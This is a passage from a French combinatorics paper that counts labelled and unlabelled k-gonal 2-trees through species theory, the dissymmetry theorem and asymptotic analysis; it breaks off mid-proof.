2 L'espèce $B = \mathcal{A}^{\rightarrow}$

L'espèce $B = \mathcal{A}^{\rightarrow}$ joue un rôle fondamental dans l'étude des 2-arbres k-gonaux.

Théorème 2.1. *L'espèce $B = \mathcal{A}^{\rightarrow}$ des 2-arbres k-gonaux pointés en une arête orientée satisfait l'équation (isomorphisme) fonctionnelle suivante :*

$$B = E(XB^{k-1}), \tag{3}$$

où E représente l'espèce des ensembles.

Preuve. On décompose une $\mathcal{A}^{\rightarrow}$-structure en un ensemble de *pages*, c'est-à-dire en sous-graphes maximaux qui partagent un seul k-gone avec l'arête distinguée. Pour chaque page, l'orientation de l'arête pointée permet alors de définir un ordre et une orientation sur les $k-1$ arêtes restantes du polygone possédant cette arête, selon la figure 2 a) pour le cas impair, et b) pour le cas pair. Ces arêtes étant orientées, on peut alors y accrocher des B-structures. On en déduit alors l'équation (3). ■




Figure 2: Une page orientée a) $k = 5$ b) $k = 6$

On peut relier simplement l'espèce $B = \mathcal{A}^{\rightarrow}$ à celle des arborescences (arbres enracinés), A, caractérisée par l'équation fonctionnelle $A = XE(A)$, où X est ici l'espèce des sommets. En effet de (3), on déduit successivement

$$(k-1)XB^{k-1} = (k-1)XE((k-1)XB^{k-1}), \tag{4}$$

sachant que $E^m(X) = E(mX)$, et, par unicité,

$$(k-1)XB^{k-1} = A((k-1)X). \tag{5}$$

Finalement, on obtient l'expression suivante pour l'espèce B en fonction de l'espèce des arborescences :

Proposition 2.2. *L'espèce $B = \mathcal{A}^{\rightarrow}$ des 2-arbres k-gonaux pointés en une arête orientée vérifie*

$$B = \sqrt[k-1]{\frac{A((k-1)X)}{(k-1)X}}. \tag{6}$$

Proposition 2.3. *Les nombres $a_n^{\rightarrow}$, $a_{n_1,n_2,\ldots}^{\rightarrow}$, et $b_n = \widetilde{a}_n^{\rightarrow}$ de 2-arbres k-gonaux pointés en une arête orientée et ayant n k-gones, respectivement étiquetés, laissés fixes par une permutation de $\mathbb{S}_n$ de type cyclique $1^{n_1}2^{n_2}\ldots$, et non étiquetés, satisfont les relations suivantes :*

$$a_n^{\rightarrow} = ((k-1)n+1)^{n-1} = m^{n-1}, \tag{7}$$

où $m = (k-1)n+1$ est le nombre d'arêtes,

$$a_{n_1,n_2,\ldots}^{\rightarrow} = \prod_{i=1}^{\infty}(1+(k-1)\sum_{d|i} dn_d)^{n_i-1}(1+(k-1)\sum_{\substack{d|i\\ d<i}} dn_d), \tag{8}$$

et

$$b_n = \frac{1}{n}\sum_{1\le j\le n}\sum_{\alpha}(|\alpha|+1)b_{\alpha_1}b_{\alpha_2}\ldots b_{\alpha_{k-1}}b_{n-j}, \qquad b_0 = 1, \tag{9}$$

la deuxième somme étant prise sur les $(k-1)$-uplets d'entiers $\alpha = (\alpha_1, \alpha_2, \ldots, \alpha_{k-1})$ tels que $|\alpha|+1$ divise l'entier j, où $|\alpha| = \alpha_1 + \alpha_2 + \cdots + \alpha_{k-1}$.

Preuve. Les formules (7) et (8) s'obtiennent en spécialisant avec $\mu = (k-1)^{-1}$ les formules suivantes, données par Fowler et al. dans [2, 3],

$$\left(\frac{A(x)}{x}\right)^{\mu} = \sum_{n\geq 0} \mu(\mu+n)^{n-1}\frac{x^n}{n!}, \tag{10}$$

$Z_{\left(\frac{A(X/\mu)}{X/\mu}\right)^{\mu}} =$

$$\sum_{n_1,n_2,\ldots} \frac{x_1^{n_1}x_2^{n_2}\ldots}{1^{n_1}n_1!2^{n_2}n_2!\ldots}\prod_{i=1}^{\infty}(1+\frac{1}{\mu}\sum_{d|i} dn_d)^{n_i-1}(1+\frac{1}{\mu}\sum_{d|i,d<i} dn_d). \tag{11}$$

La formule (7) peut également se voir directement par une adaptation de la bijection de Prüfer. Pour obtenir la récurrence (9), il suffit de prendre la dérivée logarithmique de l'équation

$$\widetilde{B}(x) = \exp\left(\sum_{i\geq 1}\frac{x^i\widetilde{B}^{k-1}(x^i)}{i}\right), \tag{12}$$

où $\widetilde{B}(x) = \sum_{n\geq 0} b_n x^n$, qui découle de la relation (3). ■

La suite des nombres $\{b_n\}$, pour $k = 2, 3, 4, 5$, est répertoriée dans l'encyclopédie des suites d'entiers [11] et l'équation (3), dans l'encyclopédie des structures combinatoires [6]. Le comportement asymptotique des nombres b_n est analysé, notamment en fonction de k, dans la section 5.

3 Cas orienté

Commençons par déterminer les espèces pointées qui apparaissent dans le théorème de dissymétrie. Ces relations sont assez immédiates et la démonstration est laissée au lecteur.

Proposition 3.1. *Les espèces $\mathcal{A}_o^-$, $\mathcal{A}_o^\diamond$, et $\mathcal{A}_o^{\underline{\diamond}}$ sont caractérisées par les isomorphismes suivants*

$$\mathcal{A}_o^- = B, \quad \mathcal{A}_o^\diamond = XC_k(B), \quad \mathcal{A}_o^{\underline{\diamond}} = XB^k, \tag{13}$$

où $B = \mathcal{A}^{\rightarrow}$ et C_k représente l'espèce des cycles (orientés) de longueur k.

Le théorème de dissymétrie permet d'exprimer la série génératrice ordinaire $\widetilde{a}_o(x)$ des 2-arbres k-gonaux orientés non étiquetés, en termes des espèces pointées,

$$\widetilde{a}_o(x) = \widetilde{a}_o^-(x) + \widetilde{a}_o^\diamond(x) - \widetilde{a}_o^{\underline{\diamond}}(x), \tag{14}$$

et par la proposition 3.1, nous pouvons alors exprimer $\widetilde{a}_o(x)$ en fonction de $\widetilde{B}(x) = \widetilde{a}^{\rightarrow}(x)$.

Proposition 3.2. *La série génératrice ordinaire $\widetilde{a}_o(x)$ de l'espèce des 2-arbres k-gonaux orientés non étiquetés est donnée par l'expression*

$$\widetilde{a}_o(x) = \widetilde{B}(x) + \frac{x}{k}\sum_{\substack{d|k\\ d>1}} \phi(d)\widetilde{B}^{\frac{k}{d}}(x^d) - \frac{k-1}{k}x\widetilde{B}^k(x). \tag{15}$$

Corollaire 3.3. *Les nombres $a_{o,n}$ et $\widetilde{a}_{o,n}$ de 2-arbres k-gonaux orientés étiquetés et non étiquetés, sur n k-gones sont donnés par*

$$a_{o,n} = ((k-1)n+1)^{n-2} = m^{n-2}, \quad n \geq 2, \tag{16}$$

$$\widetilde{a}_{o,n} = b_n - \frac{k-1}{k}b_{n-1}^{(k)} + \frac{1}{k}\sum_{\substack{d|k\\ d>1}} \phi(d) b_{\frac{n-1}{d}}^{(\frac{k}{d})}, \tag{17}$$

où $b_i^{(j)} = \displaystyle\sum_{i_1+\cdots+i_j=i} b_{i_1}b_{i_2}\ldots b_{i_j}$, représente le coefficient de x^i dans la série $\widetilde{B}^j(x)$, avec $b_r^{(j)} = 0$ si r est non entier ou négatif.

Preuve. Pour le cas étiqueté, il suffit de remarquer que $a_n^{\rightarrow} = ma_{o,n}$. Dans le cas non étiqueté, l'équation (17) s'obtient directement de (15). ■

4 Cas non orienté

Dans le cas non orienté, le nombre a_n de 2-arbres k-gonaux étiquetés sur n polygones satisfait $2a_n = a_{o,n} + 1$, puisque le seul 2-arbre k-gonal orienté étiqueté laissé fixe par changement d'orientation pour un nombre de polygones donné, est celui dont les polygones partagent tous une arête commune. On obtient

Proposition 4.1. *Le nombre a_n de 2-arbres k-gonaux étiquetés sur n polygones est donné par*

$$a_n = \frac{1}{2}\left(m^{n-2}+1\right), \qquad n \geq 2, \tag{18}$$

où $m = (k-1)n+1$.

Pour le dénombrement non étiqueté des 2-arbres k-gonaux (non orientés), nous allons considérer certaines espèces quotients de la forme $F/\mathbb{Z}_2$, où F est une espèce de structures "orientées" et $\mathbb{Z}_2 = \{1, \tau\}$, est un groupe dont l'action de τ sur les F-structures est de renverser l'orientation. Une structure d'une telle espèce quotient consiste alors en une orbite $\{s, \tau\cdot s\}$ de F-structures selon l'action de $\mathbb{Z}_2$.

Par exemple, les diverses espèces pointées de 2-arbres k-gonaux , a^-, $a^\diamond$ et $a^{\underline{\diamond}}$, s'expriment comme espèces quotients des espèces de 2-arbres k-gonaux orientés correspondantes :

$$a^- = \frac{a^{\rightarrow}}{\mathbb{Z}_2}, \quad a^\diamond = \frac{a_o^\diamond}{\mathbb{Z}_2} = \frac{XC_k(B)}{\mathbb{Z}_2}, \quad a^{\underline{\diamond}} = \frac{a_o^{\underline{\diamond}}}{\mathbb{Z}_2} = \frac{XB^k}{\mathbb{Z}_2}. \tag{19}$$

Pour le dénombrement non étiqueté de telles espèces quotients, on utilise la formule suivante qui est évidente :

$$(F/\mathbb{Z}_2)^{\sim}(x) = \frac{1}{2}(\widetilde{F}(x) + \widetilde{F}_\tau(x)), \tag{20}$$

où $\widetilde{F}_\tau(x) = \sum_{n\geq 0} |\mathrm{Fix}_{\widetilde{F}_n}(\tau)|x^n$ est la série génératrice des F-structures non étiquetées laissées fixes par l'action de τ, c'est-à-dire par changement d'orientation. Toutefois, le calcul de ces séries $\widetilde{F}_\tau(x)$ est assez complexe et il est avantageux de différencier en deux cas selon la parité de k.

4.1 Cas k impair

On peut remarquer, en observant les figures 2 a) et b), que dans tout k-gone contenant l'arête pointée (mais non orientée), d'une $\mathcal{A}^-$-structure, il est possible d'orienter les $k-1$ autres arêtes, dans la direction s'éloignant de l'arête pointée comme dans la figure 2 a), lorsque k est impair, mais qu'il restera une arête ambiguë si k est pair. Ce phénomène permet d'introduire des espèces squelettes, lorsque k est impair, en analogie avec l'approche de Fowler et al. [2, 3] où $k = 3$. Ce sont les espèces à deux sortes $Q(X,Y)$, $S(X,Y)$ et $U(X,Y)$, où X représente la sorte des k-gones et Y celle des arêtes orientées, définies par les figures 3 a), b) et c), où $k = 5$. En analogie avec le cas $k = 3$, on a les propositions suivantes.




Figure 3: Espèces squelettes a) $Q(X,Y)$, b) $S(X,Y)$ et c) $U(X,Y)$

Proposition 4.2. *Les espèces squelettes Q, S et U admettent des expressions en termes d'espèces quotients :*

$$Q(X,Y) = E(XY^2)/\mathbb{Z}_2,\ S(X,Y) = C_k(E(XY^2))/\mathbb{Z}_2,\ U(X,Y) = (E(XY^2))^k/\mathbb{Z}_2. \tag{21}$$

Proposition 4.3. *Lorsque k est impair, $k \geq 3$, on a les expressions suivantes pour les espèces pointées de 2-arbres k-gonaux , où $B = \mathcal{A}^{\rightarrow}$:*

$$\mathcal{A}^- = Q(X, B^{\frac{k-1}{2}}), \quad \mathcal{A}^\circ = S(X, B^{\frac{k-1}{2}}), \quad \mathcal{A}^{\underline{\circ}} = U(X, B^{\frac{k-1}{2}}). \tag{22}$$

Dans le but d'obtenir des formules d'énumération, il faut préalablement calculer les séries indicatrices de cycles des espèces Q, S et U.

Proposition 4.4. *Les séries indicatrices de cycles des espèces $Q(X,Y)$, $S(X,Y)$ et $U(X,Y)$ sont données par la formule*

$$Z_Q = \frac{1}{2}\left(Z_{E(XY^2)} + q\right), \tag{23}$$

$$Z_S = \frac{1}{2}\left(Z_{C_k(E(XY^2))} + q\cdot(p_2\circ Z_{E(XY^2)})^{\frac{k-1}{2}}\right), \tag{24}$$

$$Z_U = \frac{1}{2}\left(Z_{(E(XY^2))^k} + q\cdot(p_2\circ Z_{E(XY^2)})^{\frac{k-1}{2}}\right), \tag{25}$$

où $q = h\circ(x_1y_2 + p_2\circ(x_1\frac{y_1^2-y_2}{2}))$, p_2 représente la fonction somme de puissances de degré deux, h la fonction symétrique homogène et $\circ$, la composition pléthystique.

Preuve. La formule (23) et la méthode utilisée se trouvent dans [2, 3]. Il s'agit de dénombrer les $F(X,Y)$-structures colorées non étiquetées laissées fixes par τ. Dans le cas de S, on doit laisser fixe une $C_k(E(XY^2))$-structure colorée. Pour cela le cycle de base de longueur k doit posséder au moins un axe de symétrie passant par le milieu d'un des côtés. On peut voir que lorsqu'une telle structure possède plusieurs axes de symétrie, le choix d'un axe est arbitraire. De part et d'autre de l'axe de symétrie, chaque $E(XY^2)$-structure colorée doit avoir son image miroir; ce qui contribue pour un terme de $(p_2\circ Z_{E(XY^2)})^{\frac{k-1}{2}}$. Ensuite, la structure attachée à l'arête distinguée doit être globalement laissée fixe, ce qui donne le facteur q. Le raisonnement est très similaire pour l'espèce U. ■

Combinant le théorème de dissymétrie, les équations (23), (24), (25) et les lois de substitution de la théorie des espèces, on obtient les séries génératrices des types de l'espèce des 2-arbres k-gonaux .

Proposition 4.5. *Soit $k \geq 3$ impair. La série génératrice ordinaire $\widetilde{a}(x)$ des 2-arbres k-gonaux non étiquetés est donnée par*

$$\widetilde{a}(x) = \frac{1}{2}\left(\widetilde{a}_o(x) + \exp\Big(\sum_{i\geq 1}\frac{1}{2i}(2x^i\widetilde{B}^{\frac{k-1}{2}}(x^{2i}) + x^{2i}\widetilde{B}^{k-1}(x^{2i}) - x^{2i}\widetilde{B}^{\frac{(k-1)}{2}}(x^{4i}))\Big)\right). \tag{26}$$

Corollaire 4.6. *Pour $k \geq 3$ impair, le nombre $\widetilde{a}_n$ de 2-arbres k-gonaux non étiquetés sur n k-gones satisfait la récurrence suivante*

$$\widetilde{a}_n = \frac{1}{2n}\sum_{j=1}^{n}\Big(\sum_{l|j} l\omega_l\Big)\Big(\widetilde{a}_{n-j} - \frac{1}{2}\widetilde{a}_{o,n-j}\Big) + \frac{1}{2}\widetilde{a}_{o,n}, \quad \widetilde{a}_k[0] = 1, \tag{27}$$

où, pour tout $n \geq 1$,

$$\omega_n = 2b_{\frac{n-1}{2}}^{(\frac{k-1}{2})} + b_{\frac{n-2}{2}}^{(k-1)} + b_{\frac{n-2}{4}}^{(\frac{k-1}{2})}, \tag{28}$$

et $b_i^{(j)}$ est défini au corollaire 3.3.

4.2 Cas k pair

Le cas où k est pair est plus délicat. Dans le but d'exprimer les séries génératrices ordinaires des types des trois espèces a^-, $a^\diamond$ et $a^{\underline{\diamond}}$, nous appliquons la formule (20) aux formules (19). Pour l'espèce a^-, on a

$$\widetilde{a}^-(x) = \frac{1}{2}(\widetilde{a}^{\rightarrow}(x) + \widetilde{a}^{\rightarrow}_{\tau}(x)), \tag{29}$$

où $\widetilde{a}^{\rightarrow}_{\tau}(x) = \sum_{n\geq 0} |\mathrm{Fix}_{\widetilde{a}^{\rightarrow}_n}(\tau)|x^n$ est la série génératrice des 2-arbres k-gonaux pointés en une arête orientée, non étiquetés, laissés fixes par changement d'orientation. Il faut donc calculer $\widetilde{a}^{\rightarrow}_{\tau}(x)$. Pour cela, introduisons quelques espèces auxiliaires. La première, notée a_{TS}, est l'espèce des 2-arbres k-gonaux pointés en une arête orientée et dont toutes les pages attachées autour de cette arête sont verticalement symétriques, sans symétries croisées (voir plus loin); on dira *totalement symétriques*. On peut caractériser cette espèce par l'équation fonctionnelle suivante




Figure 4: Une structure de l'espèce a_{TS}

(voir figure 4),

$$a_{\mathrm{TS}} = E(X \cdot X^2_{=} < B^{\frac{k-2}{2}} > \cdot a_{\mathrm{TS}}) = E(P_{\mathrm{TS}}), \tag{30}$$

où $X^2_{=} < F >$ représente l'espèce des couples de F-structures isomorphes et P_{TS} est l'espèce des *pages totalement symétriques*. Cette équation se traduit au niveau des séries génératrices des types par

$$\widetilde{a}_{\mathrm{TS}}(x) = \exp\left(\sum_{i\geq 1} \frac{1}{i} x^i \widetilde{B}^{\frac{k-2}{2}}(x^{2i})\widetilde{a}_{\mathrm{TS}}(x^i)\right). \tag{31}$$

Proposition 4.7. *Les nombres $\beta_n = |\widetilde{a}_{\mathrm{TS}}[n]|$, de a_{TS}-structures non étiquetées sur n polygones satisfont la récurrence*

$$\beta_n = \frac{1}{n}\sum_{i=1}^{n}\left(\sum_{d|i} d\omega_d\right)\beta_{n-i},\ n \geq 1 \quad \beta_0 = 1, \tag{32}$$

où

$$\omega_n = \sum_{\substack{i+j=n-1 \\ i\ pair}} b^{(\frac{k-2}{2})}_{\frac{i}{2}}\beta_j\,.$$

Preuve. Il suffit de prendre la dérivée logarithmique de l'expression (31). ■

Passons maintenant à l'introduction des deux espèces $P_{\rm CR}$ et $P_{\rm M}$, des *paires de pages croisées* et des *pages mixtes*. Une paire de pages *croisées* est, par définition, une paire de pages orientées (des $\mathcal{A}^{\rightarrow}$-structures comportant une seule page) de la forme $\{s, \tau\cdot s\}$ avec s et $\tau\cdot s$ non isomorphes. La figure 5 a) montre une structure de cette espèce. Une page *mixte* est une page symétrique possédant une (ou plusieurs) symétrie de type croisée. Une telle structure est dessinée en figure 5 b). On peut alors exprimer ces deux espèces l'une en fonction de l'autre, comme suit

$$\begin{aligned} P_{\rm CR} &= \Phi_2 < XB^{k-1} - (P_{\rm TS} + P_{\rm M}) >, & (33)\\ P_{\rm M} &= X\cdot X_{=}^2 < B^{\frac{k-2}{2}} > \cdot \mathcal{A}_{\rm TS}\cdot E_+(P_{\rm CR} + P_{\rm M}), & (34)\end{aligned}$$

où $\Phi_2 < F >$ représente l'espèce des paires de F-structures de la forme $\{s, \tau\cdot s\}$ et E_+ est l'espèce des ensembles non vides. Passant aux séries génératrices des types, il vient

$$\begin{aligned} \widetilde{P}_{\rm CR}(x) &= \frac{1}{2}\big(x^2\widetilde{B}^{k-1}(x^2) - \widetilde{P}_{\rm TS}(x^2) - \widetilde{P}_{\rm M}(x^2)\big), & (35)\\ \widetilde{P}_{\rm M}(x) &= x\widetilde{B}^{\frac{k-2}{2}}(x^2)\widetilde{\mathcal{A}}_{\rm TS}(x)\left(\exp\left(\sum_{i\geq 1}\frac{1}{i}(\widetilde{P}_{\rm CR}(x^i) + \widetilde{P}_{\rm M}(x^i))\right) - 1\right). & (36)\end{aligned}$$

Après manipulations et la prise de la dérivée logarithmique de (36), on obtient les nombres $\widetilde{P}_{{\rm CR},n}$ et $\widetilde{P}_{{\rm M},n}$ de pages croisées et mixtes respectivement sur n polygones

$$\begin{aligned} \widetilde{P}_{{\rm CR},n} &= b^{(k-1)}_{\frac{n-2}{2}} - \widetilde{P}_{{\rm TS},\frac{n}{2}} - \widetilde{P}_{{\rm M},\frac{n}{2}}, & (37)\\ \widetilde{P}_{{\rm M},n} &= \sum_{i=1}^{n}\left(\sum_{d|i}\varepsilon_d\right)c_{n-i} + f_n, & (38)\end{aligned}$$

où

$$\begin{aligned} \varepsilon_n &= \frac{k-2}{2}b^{(k-1)}_{n-1} + \widetilde{P}_{{\rm TS},n} + \widetilde{P}_{{\rm CR},n} + \widetilde{P}_{{\rm M},n}, & (39)\\ c_n &= \widetilde{P}_{{\rm M},n} + \sum_{i+j=n-1} b^{(\frac{k-2}{2})}_{\frac{1}{2}}\widetilde{a}_{{\rm TS},j}, & (40)\\ f_n &= \sum_{i+j=n-1} b^{(\frac{k-2}{2})}_{\frac{1}{2}}\widetilde{a}_{{\rm TS},j} + 2\sum_{i+j+l=n-2} b^{(\frac{k-4}{2})}_{\frac{1}{2}} j b_{\frac{j}{2}}\widetilde{a}_{{\rm TS},l} \\ &\qquad + \sum_{i+j=n-1} j b^{(\frac{k-2}{2})}_{\frac{1}{2}}\widetilde{a}_{{\rm TS},j}. & (41)\end{aligned}$$

Notons par $\widetilde{\mathcal{A}}_{\rm S}(x)$ la série génératrice des $\mathcal{A}^{\rightarrow}$-structures non étiquetées symétriques. On a alors (voir figure 6)

$$\begin{aligned} \widetilde{\mathcal{A}}_{\rm S}(x) &= E(P_{\rm TS} + P_{\rm CR} + P_{\rm M})^{\sim}(x), & (42)\\ &= \exp\left(\sum_{i\geq 1}\frac{1}{i}(\widetilde{P}_{\rm TS}(x^i) + \widetilde{P}_{\rm CR}(x^i) + \widetilde{P}_{\rm M}(x^i))\right). & (43)\end{aligned}$$

On en déduit alors une récurrence pour le nombre $\alpha_n = \widetilde{a}_{\mathrm{S},n}$ de 2-arbres k-gonaux pointés en une arête laissés fixes par changement d'orientation.

$$\alpha_n = \frac{1}{n}\sum_{i=1}^{n}\left(\sum_{d|i} d\omega_d\right)\alpha_{n-i}, \quad \alpha_0 = 1, \tag{44}$$

où

$$\omega_k = \widetilde{P}_{\mathrm{TS},k} + \widetilde{P}_{\mathrm{CR},k} + \widetilde{P}_{\mathrm{M},k}.$$




Figure 5: Une paire de pages croisées et une page mixte




Figure 6: Décomposition d'une $\mathcal{A}^{\rightarrow}$-structure fixée sous τ

Proposition 4.8. *Si k est un entier pair, $k \geq 4$, alors le nombre de 2-arbres k-gonaux pointés en une arête (non orientée) sur n k-gones est donné par*

$$\widetilde{a}_n^{-} = \frac{1}{2}(b_n + \alpha_n). \tag{45}$$

Passons maintenant à l'espèce $\mathcal{A}^{\diamond}$ des 2-arbres k-gonaux pointés en un k-gone possédant une arête distinguée. On trouve

$$\widetilde{a}^{\diamond}(x) = \frac{1}{2}\left(\widetilde{a}_o^{\diamond}(x) + \widetilde{a}_{o,\tau}^{\diamond}(x)\right), \quad \text{où} \quad \widetilde{a}_{o,\tau}^{\diamond}(x) = x\,\widetilde{a}_{\mathrm{S}}^{2}(x)\,\widetilde{B}^{\frac{k-2}{2}}(x^2), \tag{46}$$

puisque une $\mathcal{A}_o^{\diamond}$-structure non étiquetée τ-symétrique possède un axe de symétrie qui est, en fait, la médiatrice de l'arête distinguée dans le polygone pointé, et, qui est donc aussi naturellement la médiatrice de l'arête opposée à celle pointée.

Les structures attachées à ces deux arêtes sont donc symétriques, d'où le terme $(\widetilde{a}_{\mathrm{S}}(x))^2$; ensuite, de part et d'autre de l'axe, les B-structures que l'on y attache doivent s'échanger par paire, soit une contribution d'un facteur $\widetilde{B}(x^2)$ pour chacune des $\frac{k-2}{2}$ paires. On en déduit alors une expression du nombre de $\underline{a^{\diamond}}$-structures non étiquetées $\widetilde{a}^{\diamond}_n$,

$$\widetilde{a}^{\diamond}_{\underline{n}} = \frac{1}{2}\left(\widetilde{a}^{\diamond}_{o,n} + \sum_{i+j=n-1} \alpha^{(2)}_i \cdot b^{(\frac{k-2}{2})}_{\underline{j}}\right), \tag{47}$$

où $\alpha^{(2)}_i = [x^i]\widetilde{a}^2_S(x)$.

Procédons de façon similaire pour l'espèce $\underline{a^{\diamond}}$, des 2-arbres k-gonaux pointés en un polygone. Une nouvelle fois, nous utilisons la relation (20), qui donne

$$\widetilde{a}^{\diamond}(x) = \frac{1}{2}\left(\widetilde{a}^{\diamond}_o(x) + \widetilde{a}^{\diamond}_{o,\tau}(x)\right). \tag{48}$$

Remarquons d'abord que pour qu'une $a^{\diamond}_o$-structure soit laissée fixe par changement d'orientation, elle doit comporter au moins un axe de symétrie, qui peut être de deux types :

1. un axe passant par le milieu de deux arêtes opposées, ou
2. un axe passant par deux sommets opposés,

du polygone pointé. Le dénombrement se fait en orientant d'abord l'axe de symétrie. On trouve

$$\widetilde{a}^{\diamond}_{o,\tau}(x) = \frac{x}{2}\widetilde{a}^2_{\mathrm{S}}(x)\widetilde{B}^{\frac{k-2}{2}}(x^2) + \frac{x}{2}\widetilde{B}^{\frac{k}{2}}(x^2), \tag{49}$$

où le premier terme correspond à une symétrie de type 1, et le deuxième, de type 2. Les structures qui possèdent les deux symétries sont précisément celles qui sont comptées une demi fois dans chacun des deux termes. Le théorème de dissymétrie donne donc, pour $k \geq 4$ pair,

$$\begin{aligned}\widetilde{a}(x) &= \frac{1}{2}\widetilde{a}_o(x) + \frac{1}{2}\widetilde{a}_{\mathrm{S}}(x) + \frac{1}{2}\widetilde{a}^{\diamond}_{o,\tau}(x) - \frac{1}{2}\widetilde{a}^{\diamond}_{o,\tau}(x), \\ &= \frac{1}{2}\widetilde{a}_o(x) + \frac{1}{2}\widetilde{a}_{\mathrm{S}}(x) + \frac{x}{4}(\widetilde{B}^{\frac{k}{2}}(x^2) - \widetilde{a}^2_{\mathrm{S}}(x)\widetilde{B}^{\frac{k-2}{2}}(x^2)),\end{aligned} \tag{50}$$

où $\widetilde{a}_o(x)$ est donné par (15) et $\widetilde{a}_{\mathrm{S}}(x)$ par (43).

Théorème 4.9. *Si $k \geq 4$ est pair, le nombre de 2-arbres k-gonaux non étiquetés sur n k-gones est donné par*

$$\widetilde{a}_n = \frac{1}{2}\widetilde{a}_{o,n} + \frac{1}{2}\alpha_n + \frac{1}{4}b^{(\frac{k}{2})}_{\frac{n-1}{2}} - \frac{1}{4}\sum_{i+j=n-1} \alpha^{(2)}_i \cdot b^{(\frac{k-2}{2})}_{\underline{j}}, \tag{51}$$

avec

$$b^{(m)}_l = [x^l]\widetilde{B}^m(x), \quad \alpha^{(2)}_i = [x^i]\widetilde{a}^2_{\mathrm{S}}(x).$$

5 Dénombrement asymptotique

Grâce au théorème de dissymétrie et aux diverses équations combinatoires qui lui sont associées, le dénombrement asymptotique des 2-arbres k-gonaux (étiquetés ou non) dépend essentiellement de celui des B-structures où B est l'espèce auxiliaire caractérisée par l'équation combinatoire (3). Dans le cas étiqueté, la situation est triviale puisque l'on dispose des formules closes simples (7), (16) et (18). Dans le cas non étiqueté, la situation est vraiment plus délicate puisque la série $\widetilde{B}(x)$ est caractérisée par l'équation fonctionnelle complexe (12).

Voici quelques notations préliminaires à l'énoncé du résultat principal de la présente section. Si $\lambda = (\lambda_1 \geq \lambda_2 \geq \ldots \geq \lambda_\nu)$ est un partage d'un entier n en ν parts, on écrit $\lambda \vdash n$, $n = |\lambda|$, $\nu = l(\lambda)$, $m_i(\lambda) = |\{j : \lambda_j = i\}|$ = nombre de parts de taille i dans λ. De plus, on pose

$$\sigma_i(\lambda) = \sum_{d|i} d m_d(\lambda), \quad \sigma_i^*(\lambda) = \sum_{d|i,\, d<i} d m_d(\lambda) \tag{52}$$

$$\widehat{\lambda} = 1 + |\lambda| + l(\lambda), \quad \widehat{z}(\lambda) = 2^{m_1(\lambda)} m_1(\lambda)! 3^{m_2(\lambda)} m_2(\lambda)! \ldots . \tag{53}$$

On a le résultat suivant.

Proposition 5.1. *Posons $p = k - 1$ et $\widetilde{B}(x) = \sum b_n(p) x^n$. Alors*

i) $b_n(p)$ est un polynôme en p de degré $n-1$, $n \geq 1$,

ii) il existe des constantes α_p et β_p telles que

$$b_n(p) \sim \alpha_p \beta_p^n n^{-\frac{3}{2}}, \qquad \text{pour } n \to \infty. \tag{54}$$

De plus, $\alpha_p = \alpha(\xi_p) = \dfrac{1}{\sqrt{2\pi}} \dfrac{1}{(p\xi_p)^{\frac{1}{p}} p} \left(1 + \dfrac{p\xi_p \omega'(\xi_p)}{\omega(\xi_p)}\right)^{\frac{1}{2}}$ et $\beta_p = \dfrac{1}{\xi_p}$, où ξ_p est la plus petite racine de l'équation

$$\xi = \frac{1}{ep} \omega^{-p}(\xi), \tag{55}$$

où $\omega(x)$ est la série (absolument convergente au voisinage de ξ_p) donnée par (58). On a le développement convergent

$$\xi_p = \sum_{n=1}^{\infty} \frac{c_n}{p^n}, \tag{56}$$

où les coefficients c_n sont des constantes, indépendantes de p, données explicitement par

$$c_n = \sum_{\lambda \vdash n} \frac{e^{-\widehat{\lambda}}}{\widehat{\lambda}\widehat{z}(\lambda)} \prod_{i \geq 1} (\sigma_i(\lambda) - \widehat{\lambda})^{m_i(\lambda)-1} (\sigma_i^*(\lambda) - \widehat{\lambda}), \tag{57}$$

lorsque λ parcourt l'ensemble des partages de n.

Preuve. La partie *i)* de l'énoncé découle immédiatement de la formule explicite (8). Pour la partie *ii)* qui affirme l'existence des constantes α_n et β_n, on s'inspire de l'approche de Fowler et al. pour les 2-arbres ($k = 3$) en utilisant le théorème classique de Bender. Posons, pour simplifier $b(x) = \widetilde{B}(x)$. Alors, grâce à (12), $y = b(x)$ satisfait la relation

$$y = e^{xy^p}\omega(x), \quad \text{où} \quad \omega(x) = e^{\frac{1}{2}x^2b^p(x^2)+\frac{1}{3}x^3b^p(x^3)+\cdots} \tag{58}$$

Par le théorème de Bender, appliqué à la fonction $f(x,y) = y - e^{xy^p}\omega(x)$, on doit chercher un couple (ξ_p, τ_p) solution du système

$$f(x,y) = 0 \qquad \text{et} \qquad f_y(x,y) = 0. \tag{59}$$

Ceci équivaut à dire que ξ_p est solution de (55) et que $p\xi_p\tau_p^p = 1$. Les formules explicites (56) et (57) s'obtiennent en appliquant préalablement l'inversion de Lagrange à l'équation $\xi = zR(\xi)$ où $z = \frac{1}{ep}$ et $R(t) = \omega^{-p}(t)$, pour obtenir

